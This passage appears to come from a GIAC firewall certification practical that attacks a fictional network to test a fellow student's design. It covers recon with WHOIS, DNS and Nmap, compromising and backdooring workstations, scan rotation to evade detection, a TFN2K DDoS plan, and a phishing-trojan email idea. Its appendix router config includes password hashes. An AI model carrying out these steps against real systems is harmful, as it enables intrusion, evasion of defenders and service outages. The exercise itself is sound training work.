More information needs to be discovered about GIAC. To further footprint GIAC Our spy will use WS_Ping ProPack. Below is a screen shot, to give an idea of the tool layout and the commands.



To gather information about GIAC, first use the WHOIS command and search whois.network.solutions.com. There are several different Dbase's that can be specified with this utility.

The following information was received from the WHOIS query.

Domain Name: GIACENTERPRISE.COM

Administrative Contact:

Joe Secretary
Address
Phone Number #

Good information for social engineering attempt.

Technical Contact:

System Administrator
Address
Pone Number #

Good information for social engineering attempt.

Record expires on 03-Jan-2008.
Record created on 23-Sep-2002.
Database last updated on 15-Aug-2003 23:40:34 EDT.

Domain servers in listed order:

NS1.SERVICEPROVIDER.COM 100.1.1.12
NS2 SERVICEPROVIDER.COM 100.1.2.3

By querying each of the servers one can get a good idea if the server is internal or owned by the ISP.


4.1.3 Protecting Against Public Data Digs

There really isn't a good way to protect against WHOIS and public dbase queries. All in the interest of public disclosure administrative contact, registered net blocks, and author name server information is required when an organization registers a domain.

To help reduce the threat of public queries, everyone who is listed, as a contact in an organization, should be informed of the different social engineering techniques that attackers use and the overall importance of security. If a company uses modems within their network, they should not use a number that is in the their phone bank. It is best to use a toll free number, so an attacker won't get a starting point for a phone sweep.

4.1.4 Mail Server Dig

Next thing is to check, using Ping Pack pro, is mail servers. To do so, one should enter the domain name, "giacenterprise.com", the primary DNS server, and select the MX option for mail exchanger.



Ping Pack Pro should come back with results similar to this.

HEADER:
opcode = QUERY, id = 30013, rcode = NOERROR
header flags: reply, auth. answer, want recursion.
questions = 1, answers = 4, auth. records = 2, additional = 6

QUESTIONS:
giacenterprise.com., type = MX, class = 1

ANSWERS:
-> giacenterprise.com.
type = MX, class = 1, ttl = 600, dlen = 12
preference 10, mail exchanger = webmail.giacenterprise.com.

ADDITIONAL RECORDS:
-> webmail.giacenterprise.com.
type = A, class = 1, ttl = 600, dlen = 4
IP address = 100.1.1.12

complete

Now that it is known that GIAC has an active mail server one needs to determine what type of server it is; exchange, sendmail, etc. One way to determine what type of mail server is running is try and telnet to the server.

Telnet 100.1.1.12 25

If the default banner hasn't been changed, a similar response will appear; specifying what type of Email server is running. The default banner gives away some great information; such as Senmail version 8.12.9 is running.

220 ITGIACENTERPRISE.com ESMTP Sendmail 8.12.9+Sun (26AUG93-E300) Fri, 28 Aug 2003 18:43:10 -0800 (PST)

It's important to determine the version of sendmail that is running. Numerous vulnerabilities have been reported with sendmail in the past, and experts believe more are to come. The banner can be changed or shut off entirely by editing the sendmail configuration file /etc/sendmail.cf. To fool a potential attacker, one can change the banner to a different system banner. For example, when using sendmail, the banner can be changed to display as an exchange server. If this fools the attacker, he may attempt to run exchange exploits specific to the banner information. The attacks should fail since they are being run against an OS that isn't there, and hopefully he will give up and move on.

4.1.5 IP Range Dig

The same IP address was returned for the Mail Exchange as for the public DNS server. Now that a valid IP address has been found lets hit the ARIN Dbase to determine the IP range assigned to GIAC. www.arin.com. According to the Arin Dbase the following IP block has been assigned to GIAC:

100.1.1.0/24

4.2 Scanning

4.2.1 Tools and Method

The following information has been obtained; IP range, DNS server, and Mail Server. The next phase is scanning. The goal of the scan is to determine open ports, and identify host on the network in hopes of isolating the firewall.

In order to accomplish this, take over a series of five workstations with high-speed connections. Once the workstations have been compromised, a small tool pack will be installed consisting of Nmap, Nessus, and Hping. Also a back door will be open on the machine in case the original vulnerability that allowed access is discovered.

For each scan that is done, rotate workstations. So instead of doing an entire series of scans from one workstation with the same IP address, use different workstations so different IP addresses will be logged. The reason and intention is that the network administrator will see that the box is being scanned but will not register one consistent address, which would cause suspicion. Anyone who has looked at logs knows scanning occurs several times a day. A competent administrator will see a series of scans coming from the same IP address, and immediately flag and block that address. If a scan is done from a series of "spoofed" IP addresses it is less likely to be detected.

4.2.2 OS Fingerprinting

Now that the IP address of the DNS server and SendMail server have been discovered fingerprinting can take place. The goal of fingerprinting is to try and determine what OS is running on servers and workstations in an enterprise. I'm going to explain briefly some of the more common firewall fingerprinting tools and briefly explain why they won't work against this design.

Firewalk

Firewalk works similar to traceroute. Firewalk sends out TCP or UDP packets with a TTL one greater then the targeted gateway. If the gateway allows the traffic, it will forward the packets to the next hop where they will expire and elicit an ICMP_TIME_EXCEEDED message. Timothy has the following statement in his egress ACL.

access-list 102 deny icmp any any time exceeded

By entering this statement in the Cisco ACL Firewalk has been rendered useless.

Trace Route

Trace route uses TTL option in the IP packet to solicit an ICMP Time Exceeded reply from the router. Timothy has the following statement in his egress ACL.

access-list 102 deny icmp any any time exceeded

By entering this statement in the Cisco ACL traceroute has been rendered useless.

The downside to using firewalk and traceroute are there reliance on ICMP Time Exceeded responses. It is becoming a standard to deny ICMP traffic such as time Exceeded and log all attempts. If logging is enabled (Timothy does not have it enabled for ICMP egress filter, but we don't know that) the above scans would have been recorded. Now is the time to start randomly switching IP

addresses between the five compromised machines so as not to further alert the system administrator.

NMAP

Traceroute attempts failed and firewalk has failed so it is safe to assume ICMP traffic is being filtered. The next step is to try and fingerprint the OS using NMAP. NMAP scans can be difficult to detect, however they can be detected. Since the DNS and Mail server have been identified on the following subnet, scan 100.1.1.0/24 first. The scan will be split into blocks to be performed at different times of the day over the course of two days off the five compromised machines. This is done to try and disguise the scan as regular script kiddy traffic.

Issue the following Nmap command against the 100.1.1.0/24 subnet:

-sS –P0 –n –v –T 3 100.1.1.0/24

The following IP addresses where detected to be live addresses on 100.1.1.0/24

100.1.1.10
100.1.1.12
100.1.1.13
100.1.1.15
100.1.1.253

It's already known that 100.1.1.12 is the DNS, mail, and NTP server so additional scanning doesn't need to be done against 100.1.1.12. Looking at the discovered address's one that stands out is 100.1.1.253. Chances are this will either be the firewall, border router, or webserver. Now do a scan against each one of these addressees's to determine the OS type. There are five targets to scan; each scan will be done from one of the five zombie workstations at different times of the day. Use different scan techniques so a pattern is not established to alert the admin.

The following options will be used in the scan; again rotate the scan techniques so the admin is not alerted.

-sS – Syn Scan
-sI – Idle Scan
-sF – Stealth FIN probe
-O – Os Detection
-v – Verbose Mode

Assume the scans worked and the following information was detected:

100.1.1.253
Linux Red Hat 8 Kernel 2.4.10-20

Port 25
Port 53
Port 80
Port 443

100.1.1.10
Cisco Router IOS 12.2

100.1.1.13
RH 8 Apache Web Service 2.0.45
Port 80
Port 443

100.1.1.15
Linux Red Hat 8 2.4.10-20

By looking at the open ports of both Linux boxes we can assume now that 100.1.1.253 is the firewall.

4.3 Attack Against the Firewall

Now that Netfilter has been identified as the Firewall in used scan for vulnerabilities. Using the Netfilter and X-Force site I came up with 13 different alerts on Netfilter. I have no idea when the firewall was loaded or who configured the firewall. When looking through the advisories you can probably eliminate the advisories that are more than two years old. Chances are the system will already be patched.

http://www.netfilter.org/security/2003-08-01-listadd.html

http://www.netfilter.org/security/2003-08-01-nat-sack.html

http://xforce.iss.net/xforce/xfdb/6390

Let's start by looking at the two most current vulnerability notices issued by Netfilter.org. The first is a flaw that exploits Netfilter connection tracking. A system will be affected if CONFIG_IP_NF_CONNTRACK is enabled, or IP_CONNTRACK module is loaded. The only systems affected by this flaw are RH Linux boxes running kernel 2.4.20. Upon further research it seems that RH kernel 2.4.20 is used extensively in RH8. The problem was discovered and documented by the Netfilter Core Team.

Here are some more details about what caused the vulnerability from

www.netfilter.org.

The 2.4.20 kernel introduced a change in the behavior of the generic linked list support. The connection-tracking core relies on the old behavior to identify 'UNCONFIRMED' connections.

'UNCONFIRMED' means we've seen traffic only in one direction, but not in the other. Since connection tracking was unable to identify such connections correctly anymore, they've been assigned a very high timeout.[19]

The second vulnerability is a problem with remote NAT translation. Under the right circumstances, a remote user may be able to crash a workstation while doing NAT. According to the Netfilter advisory systems affected by this are Linux 2.4.20 kernels and some 2.5 kernels. A machine will be vulnerable if CONFIG_IP_NF_NAT_FTP or CONFIG_IP_NF_NAT_IRC are enabled or the ip_nat_ftp or ip_nat_irc modules are loaded.[20] The recommended fix is to upgrade to a stable 2.4.21 kernel or apply the patch. The Red Hat kernel 2.4.20 is shipped with the patch so Timothy's design would not be vulnerable to this attack.

There are a couple of fixes for these vulnerabilities. The first is to shut off the services while running kernel 2.4.20. The second fix is to upgrade kernel 2.4.21. The third fix is to apply a patch developed by the Netfilter Core Team. Both patches are available on the Netfilter site.

Since Timothy's design is not affected by the remote NAT vulnerability we'll focus on the connection tracking vulnerability. According to the results of our NMAP scan Red Hat 8 is running in the network. As mentioned above RH8 uses kernel 2.4.20 so this attack has a chance of working.

What makes these vulnerabilities enticing is the fact that the recommended fix is to upgrade the kernel. This is the primary perimeter firewall. In order to upgrade the kernel that means taking the device offline for an extended amount of time, unless you have a failover device configured. Not only the lost revenue from having your main moneymaker down, i.e. your website, but cost to the company for having to bring in the firewall group again or paying out over time to your IT staff to rebuild the firewall.

Taking the above into consideration management has to decide how at risk they are of getting hit by this DOS attack. Have the security team search the Internet to determine if exploit code is available. The security team finds no code or exploits available for this attack. With this information there is a very good chance when management does the risk assessment that they will decide not to patch the firewall and hope for the best. If they do decide to reload the system with an updated kernel chances are it will be done over the weekend to minimize the financial loss of potentially having to take the network down.

The next attack to explore is a flaw reported with Netfilter using FTP PORT. This is an older flaw the release date was April 17 2001. Systems that are affected by this vulnerability are all firewalls using Linux kernel 2.4.x with IPTables aka Netfilter.

If an attacker can establish an FTP connection passing through a Linux 2.4.x IPTables Firewall with the state options allowing "related" connections (this is the frequent configuration), the attacker can insert entries into the Firewall's RELATED rule set table allowing the FTP Server to connect to any host and port protected by the Firewalls rules, including the Firewall itself.[21]

Code

The following Perl code exploiting the FTP PORT vulnerability was found. The code was obtained from: http://neworder.box.sk/showme.php3?id=4441 and is located in appendix C. Create a script that implements the code in appendix C and direct the script to run against 100.1.1.253.

Results

This attack was doomed to fail from the beginning. After looking on the Netfilter site the only version of Red Hat affected was RH 7.1, Timothy is running version 8.0, which already has the patch to correct this flaw.

Second in order for this attack to be successful it has be run from inside the network. An external attack in this situation would be a complete failure and would probably trip some IDS flags in the process.

The only way this attack could possibly work would be if an older version of Red Hat had been deployed. Another way this attack could succeed would be to compromise an internal workstation and attempt to execute the attack from inside.

4.4 Dos Attack

DOS attacks are one of the easiest to carry out against an enterprise. There are many types of attacks readily available for use. Pretty much all you need to do is identify a target and let loose!

Tools

TFN2K will be the DDOS tool of choice. TFN2k first came out in early 2000 and is a master slave DDOS tool. TFN gives the ability to attack using SYN, UDP, ICMP, and Smurf attacks. TFN also spoofs the masters IP address so it makes detection more difficult. [22]

The Attack

Fifty compromised systems will be used in the DDOS attack. The main goal is to take the company offline and publicly discredit them. The attack is going to be launched on Monday when Internet traffic and traffic to GIAC is the heaviest. The attack will begin at 9 a.m. central time.

At 9 a.m. an encrypted packet is issued to all fifty-zombie workstations. The attack is going to be directed at the DNS server 100.1.1.12. This attack has a high chance of succeeding to the fact that external traffic is allowed to this box. For a higher possible success rate use the random method to generate all four-attack patterns. Chances are ICMP traffic will be caught and dropped by the border router but the hope is to get enough traffic through to the DNS server that it crashes. In addition the pipe will get clogged with traffic and hopefully take the router down.

After about fifteen minutes scan the hosts on the network that where known to be alive prior to the attack. No response was received from the scan. Also try to access the website, if you receive a message that the page is not available, success!

4.5 Compromise Internal System

Apache is the web server being used for Timothy's environment. I decided to search on Apache exploits using HTTP 80 and HTTPS 443. I came across vulnerability in Apache 2.0.40 – 2.0.45 that exploits Apache APR.

Here is a brief description of how this exploit works from the idefense team. Remote exploitation of a memory leak in the Apache HTTP Server causes the daemon to over utilize system resources on an affected system. The problem is HTTP Server's handling of large chunks of consecutive linefeed characters. The web server allocates an eighty-byte buffer for each linefeed character without specifying an upper limit for allocation. Consequently, an attacker can remotely exhaust system resources by generating many requests containing these characters.[23]

Code is readily available for this attack. I found the following code written by Matthew Murphy is readily available on the Internet. From our scans we know that apache is being run for the web server. In attempt to compromise the web server the code listed in Appendix D will be run against the Web Servers IP address.

Chances are this attack will not work. The exploit was discovered in April and code was available by June. We are up against a GCFW analyst this system would have been patched shortly after the announcement of the exploit. The recommended fix is to upgrade to Apache 2.0.46 or download the patched

version of HTTPD at http://rhn.redhat.com/errata/RHSA-2003-139.html. I'm sure by now this system has been patched therefore the attack will fail.

Chances are most if not all know exploit attempts against this design will fail. In order to get through and penetrate the internal system we would probably need to use a social engineering technique. Timothy's design is very well done. The only thing that could be considered a flaw is bundling DNS, Sendmail, and NTP on the same box. If someone were able to gain control of this server they would be able to compromise his internal mail system and also shut down NTP time sync and DNS services. Another way to penetrate the system would be to introduce a virus\Trojan to the system in the hopes of opening a hole for us to sneak into. Reading through Timothy's paper I saw no mention of Anti-Virus in use. I would be silly to assume that a GCFW analyst would not have anti-virus, one of the most essential front line tools available. Couple of things in his design that makes me think a virus\Trojan attack directed at GIAC may work is the following:

All inbound SMTP traffic is allowed to the sendmail server. This server is vulnerable to an SMTP attack but what external mail server isn't?

 # 6.4.6 Inbound mail traffic
 # Allow all new connections from the Internet to access the
 # mail server on port 25

From browsing they website several Email addresses for GIAC where obtained. An attacker could send an infected file or send a link directing an internal employee to our website that will contain data capturing software and will also introduce a virus to the users computer. Email could easily be spoofed and directed at an internal user. The mail could be from Sysadmin entitled "critical patch download immediately". For example, with Sobig and Blaster in the news all the time it would be very easy to fool a user unless they have already been alerted by the security team to be aware of false attempts like this. Every now and then you get an eager user who wants to do their part to "help" the company fend off the latest virus. The eager user will normally fall for this trick.

4.6 Attack Summery

All of the attacks where carried out using easily found resources on the Internet. A qualified security analyst such as a GCFW analyst should have the capabilities and knowledge to protect against most of the common types of attacks. If someone skilled wants to get into your system they will find away but the major threat against an enterprise is the script kiddies, viruses, and vulnerability exploits running around that are freely found on the internet. Timothy used defense in depth and the principles learned from the GCFW training and created a design that was nearly impossible to penetrate using common "internet" exploits.

Appendix A. Cisco 3660 Configuration

```
show config
Using 1110 out of 131072 bytes
!
version 12.2
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec localtime show-timezone
service password-encryption
!
hostname cisco1
!
logging buffered 10000 critical
logging console critical
enable secret 5 $1$x80l$LjXHfanQBrPh4tt1WXlry0
enable password 7 021C054A5A54183254
aaa new-model
!
!
aaa authentication login Cisco1 local
aaa session-id common
ip subnet-zero
no ip source-route
!
no ip bootp server
!
!
!
!
interface Ethernet0
ip address 223.153.64.2 255.255.255.0
no ip redirects
no ip unreachables
no ip proxy-arp
no ip mroute-cache
hold-queue 100 out
!
interface Ethernet1
ip address 223.153.64.3 255.255.255.0
no ip redirects
ip unreachables
no ip proxy-arp
no ip mroute-cache
!
interface Ethernet2
!
interface Ethernet3
!
ip classless
no ip http server
!
!
logging 10.20.40.12
! Inbound ACL 101
```

```
access-list 101 deny ip 10.0.0.0 0.255.255.255 any log
access-list 101 deny ip 172.16.0.0 0.15.255.255 any log
access-list 101 deny ip 192.168.0.0 0.0.255.255 any log
access-list 101 deny ip 127.0.0.0 0.255.255.255 any log
access-list 101 deny ip 224.0.0.0 15.255.255.255 any log
access-list 101 deny ip 223.153.64.25 0.0.0.230 any log
access-list 101 deny ip 0.0.0.0 0.255.255.255 any log
access-list 101 deny ip 12.221.23.0 0.0.0.255 any log
access-list 101 deny ip 192.0.2.0 0.0.0.255 any log
access-list 101 deny ip 1.0.0.0 0.255.255.255 any log
access-list 101 deny ip 2.0.0.0 0.255.255.255 any log
access-list 101 deny ip 5.0.0.0 0.255.255.255 any log
access-list 101 deny ip 7.0.0.0 0.255.255.255 any log
access-list 101 deny ip 23.0.0.0 0.255.255.255 any log
access-list 101 deny ip 27.0.0.0 0.255.255.255 any log
access-list 101 deny ip 31.0.0.0 0.255.255.255 any log
access-list 101 deny ip 36.0.0.0 0.255.255.255 any log
access-list 101 deny ip 37.0.0.0 0.255.255.255 any log
access-list 101 deny ip 39.0.0.0 0.255.255.255 any log
access-list 101 deny ip 41.0.0.0 0.255.255.255 any log
access-list 101 deny ip 42.0.0.0 0.255.255.255 any log
access-list 101 deny ip 58.0.0.0 0.255.255.255 any log
access-list 101 deny ip 59.0.0.0 0.255.255.255 any log
access-list 101 deny ip 70.0.0.0 0.255.255.255 any log
access-list 101 deny ip 71.0.0.0 0.255.255.255 any log
access-list 101 deny ip 72.0.0.0 0.255.255.255 any log
access-list 101 deny ip 73.0.0.0 0.255.255.255 any log
access-list 101 deny ip 74.0.0.0 0.255.255.255 any log
access-list 101 deny ip 75.0.0.0 0.255.255.255 any log
access-list 101 deny ip 76.0.0.0 0.255.255.255 any log
access-list 101 deny ip 77.0.0.0 0.255.255.255 any log
access-list 101 deny ip 78.0.0.0 0.255.255.255 any log
access-list 101 deny ip 79.0.0.0 0.255.255.255 any log
access-list 101 deny ip 83.0.0.0 0.255.255.255 any log
access-list 101 deny ip 84.0.0.0 0.255.255.255 any log
access-list 101 deny ip 85.0.0.0 0.255.255.255 any log
access-list 101 deny ip 86.0.0.0 0.255.255.255 any log
access-list 101 deny ip 87.0.0.0 0.255.255.255 any log
access-list 101 deny ip 88.0.0.0 0.255.255.255 any log
access-list 101 deny ip 89.0.0.0 0.255.255.255 any log
access-list 101 deny ip 90.0.0.0 0.255.255.255 any log
access-list 101 deny ip 91.0.0.0 0.255.255.255 any log
access-list 101 deny ip 92.0.0.0 0.255.255.255 any log
access-list 101 deny ip 93.0.0.0 0.255.255.255 any log
access-list 101 deny ip 94.0.0.0 0.255.255.255 any log
access-list 101 deny ip 95.0.0.0 0.255.255.255 any log
access-list 101 deny ip 96.0.0.0 0.255.255.255 any log
access-list 101 deny ip 97.0.0.0 0.255.255.255 any log
access-list 101 deny ip 98.0.0.0 0.255.255.255 any log
access-list 101 deny ip 99.0.0.0 0.255.255.255 any log
access-list 101 deny ip 100.0.0.0 0.255.255.255 any log
access-list 101 deny ip 101.0.0.0 0.255.255.255 any log
access-list 101 deny ip 102.0.0.0 0.255.255.255 any log
access-list 101 deny ip 103.0.0.0 0.255.255.255 any log
access-list 101 deny ip 104.0.0.0 0.255.255.255 any log
access-list 101 deny ip 105.0.0.0 0.255.255.255 any log
```

```
access-list 101 deny ip 106.0.0.0 0.255.255.255 any log
access-list 101 deny ip 107.0.0.0 0.255.255.255 any log
access-list 101 deny ip 108.0.0.0 0.255.255.255 any log
access-list 101 deny ip 109.0.0.0 0.255.255.255 any log
access-list 101 deny ip 110.0.0.0 0.255.255.255 any log
access-list 101 deny ip 111.0.0.0 0.255.255.255 any log
access-list 101 deny ip 112.0.0.0 0.255.255.255 any log
access-list 101 deny ip 113.0.0.0 0.255.255.255 any log
access-list 101 deny ip 114.0.0.0 0.255.255.255 any log
access-list 101 deny ip 115.0.0.0 0.255.255.255 any log
access-list 101 deny ip 116.0.0.0 0.255.255.255 any log
access-list 101 deny ip 117.0.0.0 0.255.255.255 any log
access-list 101 deny ip 118.0.0.0 0.255.255.255 any log
access-list 101 deny ip 119.0.0.0 0.255.255.255 any log
access-list 101 deny ip 120.0.0.0 0.255.255.255 any log
access-list 101 deny ip 121.0.0.0 0.255.255.255 any log
access-list 101 deny ip 122.0.0.0 0.255.255.255 any log
access-list 101 deny ip 123.0.0.0 0.255.255.255 any log
access-list 101 deny ip 124.0.0.0 0.255.255.255 any log
access-list 101 deny ip 125.0.0.0 0.255.255.255 any log
access-list 101 deny ip 126.0.0.0 0.255.255.255 any log
access-list 101 deny ip 173.0.0.0 0.255.255.255 any log
access-list 101 deny ip 174.0.0.0 0.255.255.255 any log
access-list 101 deny ip 175.0.0.0 0.255.255.255 any log
access-list 101 deny ip 176.0.0.0 0.255.255.255 any log
access-list 101 deny ip 177.0.0.0 0.255.255.255 any log
access-list 101 deny ip 178.0.0.0 0.255.255.255 any log
access-list 101 deny ip 179.0.0.0 0.255.255.255 any log
access-list 101 deny ip 180.0.0.0 0.255.255.255 any log
access-list 101 deny ip 181.0.0.0 0.255.255.255 any log
access-list 101 deny ip 182.0.0.0 0.255.255.255 any log
access-list 101 deny ip 183.0.0.0 0.255.255.255 any log
access-list 101 deny ip 184.0.0.0 0.255.255.255 any log
access-list 101 deny ip 185.0.0.0 0.255.255.255 any log
access-list 101 deny ip 186.0.0.0 0.255.255.255 any log
access-list 101 deny ip 187.0.0.0 0.255.255.255 any log
access-list 101 deny ip 189.0.0.0 0.255.255.255 any log
access-list 101 deny ip 190.0.0.0 0.255.255.255 any log
access-list 101 deny ip 197.0.0.0 0.255.255.255 any log
access-list 101 deny ip 240.0.0.0 14.255.255.255 any log
access-list 101 deny ip 255.255.255.255 255.0.0.0 any log
access-list 101 deny icmp any any host-unreachable log
access-list 101 deny icmp any any redirect log
access-list 101 permit tcp any host 223.153.63.14 eq 80
access-list 101 permit tcp any host 223.153.63.14 eq 443
access-list 101 permit tcp any host 223.153.63.12 eq 53
access-list 101 permit udp any host 223.153.63.13 eq 53
access-list 101 permit tcp any host 223.153.63.13 eq 25
access-list 101 permit udp any host 223.153.63.10 eq 500
access-list 101 permit esp any 223.153.63.10
access-list 101 permit icmp any any packet-too-big
access-list 101 deny tcp any range 0 65535 any range 0 65535
access-list 101 deny udp any range 0 65535 any range 0 65535
access-list 101 deny ip any any
! Ingress ACL 110
access-list 110 deny ip 10.0.0.0 0.255.255.255 any log
```

```
access-list 110 deny ip 172.16.0.0 0.15.255.255 any log
access-list 110 deny ip 192.168.0.0 0.0.255.255 any log
access-list 110 deny ip 127.0.0.0 0.255.255.255 any log
access-list 110 deny ip 0.0.0.0 255.255.255.255 any log
access-list 110 deny ip 224.0.0.0 15.255.255.255 any log
access-list 101 deny ip 1.0.0.0 0.255.255.255 any log
access-list 101 deny ip 2.0.0.0 0.255.255.255 any log
access-list 101 deny ip 5.0.0.0 0.255.255.255 any log
access-list 101 deny ip 7.0.0.0 0.255.255.255 any log
access-list 101 deny ip 23.0.0.0 0.255.255.255 any log
access-list 101 deny ip 27.0.0.0 0.255.255.255 any log
access-list 101 deny ip 31.0.0.0 0.255.255.255 any log
access-list 101 deny ip 36.0.0.0 0.255.255.255 any log
access-list 101 deny ip 37.0.0.0 0.255.255.255 any log
access-list 101 deny ip 39.0.0.0 0.255.255.255 any log
access-list 101 deny ip 41.0.0.0 0.255.255.255 any log
access-list 101 deny ip 42.0.0.0 0.255.255.255 any log
access-list 101 deny ip 58.0.0.0 0.255.255.255 any log
access-list 101 deny ip 59.0.0.0 0.255.255.255 any log
access-list 101 deny ip 70.0.0.0 0.255.255.255 any log
access-list 101 deny ip 71.0.0.0 0.255.255.255 any log
access-list 101 deny ip 72.0.0.0 0.255.255.255 any log
access-list 101 deny ip 73.0.0.0 0.255.255.255 any log
access-list 101 deny ip 74.0.0.0 0.255.255.255 any log
access-list 101 deny ip 75.0.0.0 0.255.255.255 any log
access-list 101 deny ip 76.0.0.0 0.255.255.255 any log
access-list 101 deny ip 77.0.0.0 0.255.255.255 any log
access-list 101 deny ip 78.0.0.0 0.255.255.255 any log
access-list 101 deny ip 79.0.0.0 0.255.255.255 any log
access-list 101 deny ip 83.0.0.0 0.255.255.255 any log
access-list 101 deny ip 84.0.0.0 0.255.255.255 any log
access-list 101 deny ip 85.0.0.0 0.255.255.255 any log
access-list 101 deny ip 86.0.0.0 0.255.255.255 any log
access-list 101 deny ip 87.0.0.0 0.255.255.255 any log
access-list 101 deny ip 88.0.0.0 0.255.255.255 any log
access-list 101 deny ip 89.0.0.0 0.255.255.255 any log
access-list 101 deny ip 90.0.0.0 0.255.255.255 any log
access-list 101 deny ip 91.0.0.0 0.255.255.255 any log
access-list 101 deny ip 92.0.0.0 0.255.255.255 any log
access-list 101 deny ip 93.0.0.0 0.255.255.255 any log
access-list 101 deny ip 94.0.0.0 0.255.255.255 any log
access-list 101 deny ip 95.0.0.0 0.255.255.255 any log
access-list 101 deny ip 96.0.0.0 0.255.255.255 any log
access-list 101 deny ip 97.0.0.0 0.255.255.255 any log
access-list 101 deny ip 98.0.0.0 0.255.255.255 any log
access-list 101 deny ip 99.0.0.0 0.255.255.255 any log
access-list 101 deny ip 100.0.0.0 0.255.255.255 any log
access-list 101 deny ip 101.0.0.0 0.255.255.255 any log
access-list 101 deny ip 102.0.0.0 0.255.255.255 any log
access-list 101 deny ip 103.0.0.0 0.255.255.255 any log
access-list 101 deny ip 104.0.0.0 0.255.255.255 any log
access-list 101 deny ip 105.0.0.0 0.255.255.255 any log
access-list 101 deny ip 106.0.0.0 0.255.255.255 any log
access-list 101 deny ip 107.0.0.0 0.255.255.255 any log
access-list 101 deny ip 108.0.0.0 0.255.255.255 any log
access-list 101 deny ip 109.0.0.0 0.255.255.255 any log
```

```
access-list 101 deny ip 110.0.0.0 0.255.255.255 any log
access-list 101 deny ip 111.0.0.0 0.255.255.255 any log
access-list 101 deny ip 112.0.0.0 0.255.255.255 any log
access-list 101 deny ip 113.0.0.0 0.255.255.255 any log
access-list 101 deny ip 114.0.0.0 0.255.255.255 any log
access-list 101 deny ip 115.0.0.0 0.255.255.255 any log
access-list 101 deny ip 116.0.0.0 0.255.255.255 any log
access-list 101 deny ip 117.0.0.0 0.255.255.255 any log
access-list 101 deny ip 118.0.0.0 0.255.255.255 any log
access-list 101 deny ip 119.0.0.0 0.255.255.255 any log
access-list 101 deny ip 120.0.0.0 0.255.255.255 any log
access-list 101 deny ip 121.0.0.0 0.255.255.255 any log
access-list 101 deny ip 122.0.0.0 0.255.255.255 any log
access-list 101 deny ip 123.0.0.0 0.255.255.255 any log
access-list 101 deny ip 124.0.0.0 0.255.255.255 any log
access-list 101 deny ip 125.0.0.0 0.255.255.255 any log
access-list 101 deny ip 126.0.0.0 0.255.255.255 any log
access-list 101 deny ip 173.0.0.0 0.255.255.255 any log
access-list 101 deny ip 174.0.0.0 0.255.255.255 any log
access-list 101 deny ip 175.0.0.0 0.255.255.255 any log
access-list 101 deny ip 176.0.0.0 0.255.255.255 any log
access-list 101 deny ip 177.0.0.0 0.255.255.255 any log
access-list 101 deny ip 178.0.0.0 0.255.255.255 any log
access-list 101 deny ip 179.0.0.0 0.255.255.255 any log
access-list 101 deny ip 180.0.0.0 0.255.255.255 any log
access-list 101 deny ip 181.0.0.0 0.255.255.255 any log
access-list 101 deny ip 182.0.0.0 0.255.255.255 any log
access-list 101 deny ip 183.0.0.0 0.255.255.255 any log
access-list 101 deny ip 184.0.0.0 0.255.255.255 any log
access-list 101 deny ip 185.0.0.0 0.255.255.255 any log
access-list 101 deny ip 186.0.0.0 0.255.255.255 any log
access-list 101 deny ip 187.0.0.0 0.255.255.255 any log
access-list 101 deny ip 189.0.0.0 0.255.255.255 any log
access-list 101 deny ip 190.0.0.0 0.255.255.255 any log
access-list 101 deny ip 197.0.0.0 0.255.255.255 any log
access-list 101 deny ip 223.0.0.0 0.255.255.255 any log
access-list 110 deny ip 240.0.0.0 14.255.255.255 any log
access-list 110 deny tcp any any eq 137
access-list 110 deny udp any any eq 137
access-list 110 deny tcp any any eq 138
access-list 110 deny udp any any eq 138
access-list 110 deny tcp any any eq 139
access-list 110 deny udp any any eq 139
access-list 110 permit icmp any any packet-too-big
access-list 110 permit ip any 223.253.63.0 0.0.0.255
access-list 110 permit ip any 223.253.64.0 0.0.0.255
access-list 110 deny tcp any range 0 65535 any range 0 65535 log
access-list 110 deny udp any range 0 65535 any range 0 65535 log
access-list 110 deny ip any any
no cdp run
radius-server authorization permit missing Service-Type
